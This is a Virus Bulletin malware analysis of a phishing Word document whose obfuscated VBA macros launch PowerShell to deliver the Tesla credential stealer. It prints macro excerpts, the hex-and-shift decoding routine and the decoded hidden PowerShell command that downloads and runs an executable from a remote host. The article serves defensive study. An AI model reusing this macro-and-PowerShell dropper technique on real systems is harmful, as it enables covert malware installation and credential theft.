virus BULLETIN Covering the global threat landscape

POWERING THE DISTRIBUTION OF TESLA STEALER WITH POWERSHELL AND VBA MACROS

Aditya K. Sood & Rohit Bansal
SecNiche Security, USA

Credential-stealing malware has been around for some time and has been used extensively to extract sensitive information from end-user machines. The Tesla stealer (not to be confused with the Tesla ransomware) is another family of malware that is distributed with the aim of performing unauthorized operations in compromised systems.

During earlier research [1] we identified a number of weaknesses in botnet C&C panels that could be used to gain access to the deployed panels. A number of C&C panels were tested in that research, from one of which we obtained a malicious *Word* document that was being used to distribute the Tesla agent. In this paper, we present an analysis of that malicious *Word* document. An overview of the Tesla agent C&C panel is shown in Figure 1.

ANALYSIS

The document is sent as an attachment as a part of a phishing campaign. The malicious document, 'PURCHASEORDER.DOC', is shown in Figure 2.

The attacker expects the end-user to enable macros in the *Word* document in order to render the content of file. The *Office* package raises a warning about the possible presence of macro code in the file. However, it is difficult for the end-user to determine the integrity of the macro code as it is embedded in the file. If the end-user enables the macro, the code will be executed in the context of the logged-in user.



Figure 2: The malicious document 'PURCHASEORDER.DOC'.

We began our analysis once the VBA code had been extracted. Let's first take a look at the file's metadata, which is shown in Figure 3.



Figure 1: Tesla agent C&C panel overview.

```
File PurchaseOrder.doc
Composite Document File V2 Document,
Little Endian,
Os: Windows,
Version 6.3,
Code page: 1254,
Author: --,
Template: Normal.dotm,
Last Saved By: --, Revision Number: 1,
Name of Creating Application: Microsoft Office Word,
Create Time/Date: Wed Jan 24 02:49:00 2018,
Last Saved Time/Date: Wed Jan 24 02:49:00 2018,
Number of Pages: 1,
Number of Words: 0,
Number of Characters: 3, Security: 0
```

Figure 3: File metadata.

The file was scanned for information using the *OfficeMalScanner* tool [2], as shown in Figure 4.

```
wine OfficeMalScanner.exe ~/research/tesla/
PurchaseOrder.doc scan info
fixme:heap:RtlSetHeapInformation 0x0 1 0x0 0 stub

[*] SCAN mode selected
[*] Opening file PurchaseOrder.doc
[*] Filesize is 161792 (0x27800) Bytes
[*] Ms Office OLE2 Compound Format document detected
[*] Scanning now...

Analysis finished!
```

Figure 4: OfficeMalScanner was used to scan the file.

The tool detected the presence of a compound format document. Generally, the next step of the analysis is to use the same tool to check for malicious patterns. We did this, and obtained the results shown in Figure 5.

As can be seen in Figure 5, the tool found no malicious traces – either it did not detect any encrypted content or the specific heuristics did not trigger an alert. Generally, tools like this are designed to help automate the process of analysis, but they should not be relied on as the sole basis for making inferences. In this case, manual analysis of the embedded code was required.

The embedded VBA code was dumped and some initial checks were performed, as shown in Figure 6.

We found that the code contains obfuscated variable names, as shown in Figure 7.

The VBA macro code calls the 'CreateProcessA' function, as shown in Figure 8.

```
wine OfficeMalScanner.exe ~/research/tesla/
PurchaseOrder.doc scan brute debug
fixme:heap:RtlSetHeapInformation 0x0 1 0x0 0 stub

[*] SCAN mode selected
[*] Opening file PurchaseOrder.doc
[*] Filesize is 161792 (0x27800) Bytes
[*] Ms Office OLE2 Compound Format document detected
[*] Scanning now...

Brute-forcing for encrypted PE- and embedded OLE-files
now...
Bruting XOR Key: 0xff
Bruting ADD Key: 0xff
Bruting ROL Key: 0x08

Analysis finished!

--------------------------------------------------
  No malicious traces found in this file!
--------------------------------------------------
```

Figure 5: Checking for malicious patterns.

```
file ~/tools/PURCHASEORDER.DOC-Macros/ThisDocument
PURCHASEORDER.DOC-Macros/ThisDocument: ASCII text,
with very long lines, with CRLF line terminators

cat ~/tools/PURCHASEORDER.DOC-Macros/ThisDocument |
head -n 15
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Option Explicit

#If VBA7 Then

    Private Type PRG_UIZ
        YCU_W As Long
        DP_PE As String

--- Truncated --
```

Figure 6: Initial checks on the embedded VBA code.

This function is called to create a new process and associated new primary thread in order to execute a process in the context of the logged-in user. The 'CreateProcessA' function is a variant of the 'CreateProcess' function that expects the variables to be passed as ANSI strings. *MSDN* provides details of this function [3], as shown in Figure 9.

```
    Private Type PRG_UIZ
        YCU_W As Long
        DP_PE As String
        O_OH As String
        N_RPN As String
        YZ_YXM As Long
        F_OE As Long
        BF_R As Long
        Y_ZY As Long
        DO_FU As Long
        U_JCB As Long
        IGF_HJZ As Long
        B_C As Long
        ZNB_WM As Integer
        LUX_PXU As Integer
        DP_PE2 As LongPtr
        J_H As LongPtr
        C_JM As LongPtr
        OZL_IBT As LongPtr
    End Type

------ Truncated ---
```

Figure 7: Obfuscated variable names.

At this point, it was determined that if the VBA macro code is enabled by the end-user, it will spawn a process in the system. Next, we needed to analyse what operations would be performed by that process. On further analysing the embedded code, the main function was extracted, as shown in Figure 10.

It was important to decode the function 'WAS_HWF' in order to determine the details of the operation being performed

```
Private Declare Function CreateProcessA Lib "Kernel32"
(ByVal WWR_EX As Long, ByVal R_BXV As String, EK_RNH As
W_F, LJ_A As W_F, ByVal QH_XSH As Long, ByVal L_C As
Long, ByVal LK_P As Long, ByVal B_IA As Long, PRB_VV As
PRG_UIZ, O_MP As PSL_ZQ) As Long
         Private Type PSL_ZQ
    PL_Y As Long
    CB_MH As Long
    IKY_YVM As Long
    M_OZ As Long
  End Type
```

Figure 8: The VBA macro code calls the 'CreateProcessA' function.

```
BOOL WINAPI CreateProcess(
  _In_opt_    LPCTSTR                lpApplicationName,
  _Inout_opt_ LPTSTR                 lpCommandLine,
  _In_opt_    LPSECURITY_ATTRIBUTES  lpProcessAttributes,
  _In_opt_    LPSECURITY_ATTRIBUTES  lpThreadAttributes,
  _In_        BOOL                   bInheritHandles,
  _In_        DWORD                  dwCreationFlags,
  _In_opt_    LPVOID                 lpEnvironment,
  _In_opt_    LPCTSTR                lpCurrentDirectory,
  _In_        LPSTARTUPINFO          lpStartupInfo,
  _Out_       LPPROCESS_INFORMATION  lpProcessInformation
);
```

Figure 9: Detail of the 'CreateProcess' function.

in the system. We encountered multiple script compilation errors ('Microsoft VBScript compilation error: Expected end of statement') because we wanted to execute specific code using CScript, so the script has to be rewritten a little in order

```
Public Function WAS_HWF() As String
    Dim VR_W As String
VR_W = VR_W + "75747C6A7"
VR_W = VR_W + "7786D6A71"
VR_W = VR_W + "71336A7D6"
VR_W = VR_W + "A25325C6E"
VR_W = VR_W + "7369747C5"
VR_W = VR_W + "8797E716A"
VR_W = VR_W + "254D6E696"
VR_W = VR_W + "96A732532"
VR_W = VR_W + "737475777"
VR_W = VR_W + "46B6E716A25"
VR_W = VR_W + "4E6B252D796A7879327566796D2525296A737B3F4655554946594625302 52C617C356875336A7D6A2C2E2580576A72747B6A324E796A7225
25296A737B3F4655554946594625302 52C617C35687"
Dim BB_ADG As String
BB_ADG = "5336A7D6A2C8240252950494B4725422553 6A7C3254676F6A687925587E78796A7233536A79335C6A6748716E6A737940252950494B47334D6A66
696A7778602C5A786A7732466C6A73792C6225"
Dim A_Y As String
A_Y = "42252C5A58575A4A325B53482C40252950494B473349747C73717466694B6E716A2D2C6D797975783F34347A33796A70736E70336E74347135485839
336A7D6A284877767B555D7D6B524853383"
Dim AT_PMC As String
AT_PMC = "C485B507B6F557F3539397E593E495D547947482C3125296A737B3F4655554946594625302 52C617C356875336A7D6A2C2E40252D536A7C325467
6F6A6879253268747225586D6A717133467575"
Dim DPR_YR As String
DPR_YR = "716E6866796E74732E33586D6A71714A7D6A687A796A2D296A737B3F4655554946594625302 52C617C356875336A7D6A2C2E402558797475325577
774686A787825324E692529556E6925324B7477686A"
 Dim F_G As String
  F_G = VR_W & BB_ADG & A_Y & AT_PMC & DPR_YR

   Dim U_YHF As Long
   Dim G_GY As String
   Dim LIH_B As String
   For U_YHF = 1 To Len(F_G) Step 2
        LIH_B = Chr("&H" & Mid(F_G, U_YHF, 2))
        G_GY = G_GY & Chr(Asc(LIH_B) - 5)
   Next
   WAS_HWF = G_GY
End Function
```

Figure 10: On further analysing the embedded code, the main function was extracted.



Figure 11: The code was tweaked a bit and decoded successfully.

```
powershell.exe -WindowStyle Hidden -noprofile
If (test-path $env:APPDATA + '\w0cp.exe')
{
    Remove-Item $env:APPDATA + '\w0cp.exe'};
    $KDFB = New-Object System.Net.WebClient;
    $KDFB.Headers['User-Agent'] = 'USRUE-VNC';
    $KDFB.DownloadFile('https://[domain-truncated]/[binary].exe#CrqvPXxfMCN37CVKvjPz044yT9DXOtBC',
    $env:APPDATA + '\w0cp.exe');
    (New-Object -com Shell.Application).ShellExecute($env:APPDATA + '\w0cp.exe');

Stop-Process -Id $Pid -Force
```

Figure 12: Decoded code.

to achieve successful execution. The code was tweaked a bit and decoded successfully (Figure 11). The decoded code is shown in Figure 12.

Let's analyse the code above:

- The 'WindowStyle' parameter determines how, exactly, to execute the PowerShell. The code uses the value 'Hidden', which means that the PowerShell prompt (or window) won't be displayed – forcing the PowerShell to execute the code in a hidden manner.
- The 'NoProfile' parameter tells the PowerShell console not to load the current user's profile.
- The script then determines whether there exist any executables named 'w0cp.exe' in the application data folder. If such a file exists, the script directs the PowerShell to remove it using the 'Remove-Item' call.
- The script then directs the PowerShell to create a new webclient object named '$KDFB' to fetch data from the Internet. The User-Agent is set as 'USRUE-VNC' and

is sent with the HTTP request issued by the web client. This highlights that the script interacts with the remote resource on the Internet.

- The web client than calls the 'DownloadFile' [4] function to fetch the executable '[binary].exe' from the remote location and then rewrites the file as 'w0cp.exe' in the application data folder. At this point, the script downloads the Tesla agent / stealer bot. Tests revealed that the remote domain expects a private key to be passed within the URL to download the binary. If the private key is missing, the file fails to download. The private key used in this case is 'CrqvPXxfMCN37CVKvjPz044yT9DXOtBC'.
- The script then calls the ShellExecute function to install and execute the Tesla bot on the compromised system.
- Finally, the Stop-Process [5] cmdlet is called by the script and forces the process to stop.

The complete workflow of downloading the file and executing it using PowerShell is an easy process compared to the creation of an advanced exploit. This case study shows how PowerShell functionality can be used for nefarious purposes.

CONCLUSION

In this paper, we have highlighted how PowerShell can be used in conjunction with VBA macros to download malicious executables on a system. This technique is used to download the Tesla agent on compromised devices.

REFERENCES

[1] https://www.blackhat.com/docs/us-14/materials/us-14-Sood-What-Goes-Around-Comes-Back-Around-Exploiting-Fundamental-Weaknesses-In-Botnet-C&C-Panels-WP.pdf.

[2] OfficeMalScanner. http://www.reconstructer.org/code.html.

[3] https://msdn.microsoft.com/en-us/library/windows/desktop/ms682425(v=vs.85).aspx.

[4] https://msdn.microsoft.com/en-us/library/ez801hhe(v=vs.110).aspx.

[5] https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/stop-process?view=powershell-5.1.

Editor: Martijn Grooten

Head of Testing: Peter Karsai

Security Test Engineers: Scott James, Tony Oliveira, Adrian Luca, Ionuţ Răileanu, Chris Stock

Sales Executive: Allison Sketchley

Editorial Assistant: Helen Martin

Developer: Lian Sebe

Tel: +44 (0)1235 555139 Email: editor@virusbulletin.com

Web: https://www.virusbulletin.com/